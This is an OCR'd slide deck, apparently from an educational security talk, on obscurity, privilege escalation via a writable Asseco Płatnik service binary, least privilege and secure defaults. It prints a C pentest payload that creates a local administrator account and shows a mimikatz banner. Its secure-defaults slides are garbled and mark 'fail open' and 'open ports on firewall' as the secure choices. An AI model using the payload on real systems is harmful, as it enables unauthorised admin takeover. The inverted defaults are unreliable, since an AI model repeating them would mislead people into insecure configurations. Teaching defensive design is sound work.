- Old polish ITSec meme: "głębokie ukrycie" ("deep hiding"?)

> *Ten plik został zabezpieczony w tak zwanym **głębokim ukryciu**, jak to mówią informatycy. Jak się okazało po czterech latach za pomocą wyszukiwarki można było do tego pliku dotrzeć. Udało się to jednej osobie*

Security through obscurity

Devil’s advocate: How bad is that, really?

Security through obscurity

- Various kinds of obfuscation (⏰)
  - Waste reverse-engineer time
  - Stop less skilled attackers

Security through obscurity

- Various kinds of obfuscation (⏰)
- Non-standard SSH port (🤖)
  - Defeat automated scanners
  - Avoid immediate exploit in case of a critical CVE
  - Same goes for VPN and other critical publicly open services

Security through obscurity

- Various kinds of obfuscation (⏰)
- Non-standard SSH port (🤖)
- http://my-company.com/admin-login-1a2f3f/ (🤖)
  - Especially good when used with wordpress
  - But not necessarily for custom projects and APIs

Security through obscurity

- Various kinds of obfuscation (⏰)
- Non-standard SSH port (🤖)
- http://my-company.com/admin-login-1a2f3f/ (🤖)
- Certificate pinning (⏰🤖)
  - Waste reverse-engineer time
  - Defeat automated sandboxes
  - Stop less skilled attackers

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
Sometimes acceptable.
But not as the **only** security measure, and be aware of the **tradeoffs**.

Privilege escalation

Privilege escalation

Asseco Płatnik user | Database user | Database admin

Least privileged ---> ---> Most privileged

Security barrier breached 

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe

Defense in depth: Asseco Płatnik

C:\Program Files (x86)\Asseco Poland SA\Platnik\ASSECO.AKTUALIZUJ.PP.exe: **Writable**

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AktualizujPP Windows Service

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#include <stdlib.h>
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#include <Windows.h>
#include <lm.h>

#pragma comment(lib, "netapi32.lib")

int main() {
    printf("pentest itsec.re (jaroslaw jedynak) v4\n");
    system("net user /add JaroslawJedynak E[redacted]");
    system("net localgroup administrators JaroslawJedynak /add");
    return 0;
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
```
  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

Privilege escalation

Windows user | SYSTEM user | Domain Admin

Least privileged ---> ---> Most privileged

Security barrier breached



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BakedPotato999 opened on Sep 30, 2018 · edited by lvoz

Exploit Title: virtualenv Sandbox escape
Date: 2018-9-30
Exploit Author: Topsec Technologies Inc. - vr_system
Version: 16.0.0
Tested on: kali linux
CVE : None

```
root@kali:~#pip install virtualenv
root@kali:~#virtualenv test_env
root@kali:~#cd test_env/
root@kali:~/test_env#source ./bin/activate
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CVE-2018-17793 Detail

REJECTED

This CVE has been marked Rejected in the CVE List. T

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

Privilege escalation

It rather involved being on the other side of this airtight hatchway: Attacking another program by modifying its memory

Raymond Chen

A security vulnerability report arrived that took the following form:

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
"John" Windows user	"DbAdm" Window user	Domain Admin
"SYSTEM" Windows user	"web" database user	"admin" database user
"root" server user	"www-data" server user	"John" email account

Privilege escalation



Privilege escalation

Especially dangerous - entities that hold keys to many kingdoms

- Developers, Admins, DevOps
- CI pipelines 💀
- CI servers 💀 💀 💀

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Fun family game:

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- (Don’t really do the thing though, you may be fired)

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

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Principle of Least Privilege

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the minimum access rights necessary to perform their tasks"

"**Too many permissions = bad**"

Principle of least privilege

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"**Too many permissions = bad**"

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

- Too many permissions
- The right thing to do: report issue
- Actually: the work needs to be done

"**Too hard to get permissions = bad**"

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

a.k.a “Shadow IT”

- Not enough permissions
- Should wait
- Actually: the work needs to be done

"**Too hard to get permissions = bad**"

Principle of least privilege

"The principle of least privilege (PoLP) is a security concept that states users and applications should only have the **minimum** access rights necessary to perform their tasks"

Application dev team

Infrastructure dev team

K8S devops team

Security team


We

- Not enough permissions
- Nobody sees the whole picture
- Except the attacker

"**Not enough permissions = bad**" too


Principle of least privilege

Sudo



(not a security boundary)

Windows UAC



(not a security boundary)

Principle of least privilege

Seccomp

seccomp(2) System Calls Manual *seccomp*(2)

NAME top

seccomp - operate on Secure Computing state of the process

LIBRARY top

Standard C library (*libc*, *-lc*)

SYNOPSIS top

```
#include <linux/seccomp.h>  /* Definition of SECCOMP_* constants */
#include <linux/filter.h>   /* Definition of struct sock_fprog */
#include <linux/audit.h>    /* Definition of AUDIT_* constants */
#include <linux/signal.h>   /* Definition of SIG* constants */
#include <sys/ptrace.h>     /* Definition of PTRACE_* constants */
#include <sys/syscall.h>    /* Definition of SYS_* constants */
#include <unistd.h>

int syscall(SYS_seccomp, unsigned int operation, unsigned int flags,
            void *args);
```

Linux Capabilities

Capabilities(7) Miscellaneous Information Manual *Capabilities*(7)

NAME top

capabilities - overview of Linux capabilities

DESCRIPTION top

For the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes: *privileged* processes (whose effective user ID is 0, referred to as superuser or root), and *unprivileged* processes (whose effective UID is nonzero). Privileged processes bypass all kernel permission checks, while unprivileged processes are subject to full permission checking based on the process's credentials (usually: effective UID, effective GID, and supplementary group list).

Principle of least privilege

Pledge

NAME

pledge — restrict system operations

SYNOPSIS

#include <unistd.h>

int
pledge(*const char *promises*, *const char *execpromises*);

Unshare

UNSHARE(1) User Commands

NAME top


unshare - run program in new namespaces

SYNOPSIS top

unshare [options] [*program* [*arguments*]]

Principle of least privilege

Capability based security



Secure Defaults

Secure (service) defaults

❌Bind to 0.0.0.0 by default

✅ Bind to 127.0.0.1 by default

Secure (service) defaults

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
❌Bind to 0.0.0.0 by default

✅ Bind to 127.0.0.1 by default

❌admin:admin default credentials

✅ No default credentials (forced reset)

Secure (service) defaults



Secure (service) defaults

❌Bind to 0.0.0.0 by default	✅ Bind to 127.0.0.1 by default
❌admin:admin default credentials	✅ No default credentials (forced reset)
❌Block ports on firewall	✅ Open ports on firewall (block everything by default)

Secure (service) defaults

❌Bind to 0.0.0.0 by default	✅ Bind to 127.0.0.1 by default
❌admin:admin default credentials	✅ No default credentials (forced reset)
❌Block ports on firewall	✅ Open ports on firewall (block everything by default)
❌Fail close	✅ Fail open

Secure (service) defaults

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Secure (code) defaults

sha256 vs HMAC

```
from config import SECRET
def sign(username):
    data = {"user": username}
    raw_data = json.dumps(data).encode()
    signature = sha256(SECRET + raw_data)
    return signature + raw_data
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    raw_data = json.dumps(data).encode()
    signature = hmac(SECRET, raw_data).digest()
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Secure (code) defaults

❌ sha256

vs

HMAC

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```

When designing signing API, make sure there's **no way to use it incorrectly**

Secure (code) defaults

❌ verify(anything)

✅ itsdangerous

```python
from itsdangerous import URLSafeSerializer
auth_s = URLSafeSerializer("secret key", "auth")
token = auth_s.dumps({"id": 5, "name": "itsdangerous"})

print(token)
# eyJpZCI6NSwibmFtZSI6Iml0c2Rhbmdlcm91cyJ9.6YP6T0BaO67XP--9UzTrmurXSmg

data = auth_s.loads(token)
print(data["name"])
# itsdangerous
```

Secure (code) defaults

❌ verify(anything)

✅ jwt

```
>>> import jwt
>>> key = "secret"
>>> encoded = jwt.encode({"some": "payload"}, key, algorithm="HS256")
>>> jwt.decode(encoded, key, algorithms="HS256")
{'some': 'payload'}
```

Secure (code) defaults

Types come in handy - make illegal state impossible to represent:

- **`name: Optional[str]`** vs **`name: str; has_name: bool`**
- `{ is_paid: bool, is_cancelled: bool }`
- Non-nullable types
- Validating type wrappers instead of passing primitives

Also good for code correctness - if that's impossible to pass invalid parameter to a function, then it will certainly never happen.

Conclusion

Agenda

- Introduction
- Threat Modelling
- Defense in Depth
- Security through obscurity
- Privilege escalation
- Principle of Least Privilege
- Secure Defaults
- Conclusion

Q&A

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